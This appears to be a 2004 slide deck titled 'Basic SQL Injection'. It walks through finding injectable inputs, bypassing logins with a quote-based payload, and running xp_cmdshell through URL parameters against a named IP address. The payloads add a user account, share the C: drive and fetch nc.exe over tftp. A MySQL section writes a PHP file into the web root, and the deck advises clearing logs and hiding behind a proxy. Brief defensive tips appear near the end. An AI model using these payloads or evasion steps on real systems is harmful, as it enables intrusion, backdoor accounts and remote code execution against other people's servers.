


Basic SQL Injection

Dany 2004/09/18

Find target

- ? Member login
- ? Search function
- ? Change page
- ? Catalog
- ? Maybe in not visible place
- ? Use special char ' " ; try to cause error occur



無法顯示這個網頁

您嘗試連結的網頁有問題，因此無法顯示。

請嘗試執行下列動作：

- 按一下 [重新整理](#) 按鈕，或稍後再試。
- 開啟 [218.160.83.190](#) 首頁，然後查看您想尋找之資訊的連結。

HTTP 500.100 - 內部伺服器錯誤 - ASP 錯誤

Internet Information Services

技術資訊 (供技術支援人員使用)

- 錯誤類型：
Microsoft OLE DB Provider for ODBC Drivers (Dx80040E14)
[Microsoft][ODBC SQL Server Driver][SQL Server]遺漏字元字串 'Order By Item_PK' 前面的引號。
/index.asp, line 130
- 瀏覽器類型：
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; NET CLR 1.1.4322)
- 頁數：
GET /index.asp
- 時間：
2004年9月16日, 下午 10:07:09
- 其他資訊：
[Microsoft Support](#)

Authentication bypass

- ? Guess the field name
- ? Cause error message occur maybe use having $1=1$ or...
- ? If some error message appear better, if not..
 - Try to use input name of form
- ? If some maxlength limit or input format verify in client script
 - Just type parameter in url line
 - Create a page in local redirect to remote site

Example1 #1

```
<script language="JavaScript" type="text/JavaScript" > <!-- function  
  onLogin( ){ if( loginForm.account.value==" ){ alert('請填入帳號!');  
  return ; } if( loginForm.password.value==" ){ alert('請填入密碼!');  
  return ; } loginForm.submit(); } --> </script>
```

```
<form name="loginForm" method="post"  
  action="http://xx.xx.xx.xx/login.jsp" onSubmit="return onLogin()" >  
  帳號 : <input type="text" name="account" size="7" maxlength="32" >  
  密碼 : <input type="password" name="password" size="7"  
    maxlength="12" > <a href="javascript:onLogin();" >送出</a>  
</form>
```

Example1 #2

```
Str_sql = "Select * from user where  
account=" & xx & " and password=" & aa  
& ""
```

```
If not recordset.eof then  
    successful authentication
```

```
End if
```

Example1 #3

aa = ' or password <> '


str_sql="select * from user where account='"
& xx & "' and password=''" & aa & "'"

select * from user where
account ='" and password=''" or password <>
'"

Execute remote command or put trojan

- ? MsSql xp_cmdshell
- ? tftp -i xx.xx.xx.xx get xx.exe
- ? nc
- ? peep
- ? net add
- ? net share
- ? Remember clear log, use proxy to hide ip address

Example2 diagram



Example2 #1

- ? `http://218.160.83.190/index.asp?cat=0003';exec %20master.dbo.xp_cmdshell%20"net%20user%20kiki%20/add";--`
- ? `http://218.160.83.190/index.asp?cat=0003';exec %20master.dbo.xp_cmdshell%20"net%20share%20c=c:\";--`
- ? `net use \\218.160.83.190\c /user:kiki`
- ? `http://218.160.83.190/index.asp?cat=0003';exec %20master.dbo.xp_cmdshell%20"net%20share%20c=c:\";--`

Example2 #2

- ? `http://218.160.83.190/index.asp?cat=0003';exec %20master.dbo.xp_cmdshell%20"net%20share%20c=c:\";--`
- ? `net use \\218.160.83.190\c`
- ? `http://218.160.83.190/index.asp?cat=0003';exec %20master.dbo.xp_cmdshell%20"net%20share%20c%20/delete";--`
- ? `http://218.160.83.190/index.asp?cat=0003';exec %20master.dbo.xp_cmdshell%20"tftp -i xx.xx.xx.xx get nc.exe ";--`

A little protection

? Input filter

- replace " ' ; --
- isNumber, format verify

? Don't output error message (vbscript)

- on error resume next
- err.clear

Limit system

- ? Don't use default setting and default account
- ? Clear some not used procedure and account
- ? Split normal user web page's sql account and manager page's account
- ? Just less privileges

A little mysql

- ? Default mysql for windows password and host
- ? show databases;
- ? use mysql;
- ? select * from user; change root's password, clear not local host user especially %
- ? mysql privileges
 - db mysql
 - table user, host, db

More a little mysql

- ? Use test; Create table xx (cont text);
- ? Insert into xx (“<? phpinfo();?>”);
- ? Select * from xx into outfile
“c:\interpub\wwwroot\test.php”
- ? Select * from xx into outfile “any thing you
want” mybe on system auto start
- ? Insert into xx(“by yourself”); maybe .vbs

Conclusion

- ? Successful injection maybe get system but not always.
- ? Don't need to know all command, just some special command, and understand how to use them
- ? Know more kind of databases and special function, example: Tsql, sql+
- ? More powerful more difficult to control
- ? Getting a little privilege with other system exploit

thanks

? 賽門鐵克 鐵克小組

? Ken support sql server and asp program
writed by himself



The end

Thank you for your listen.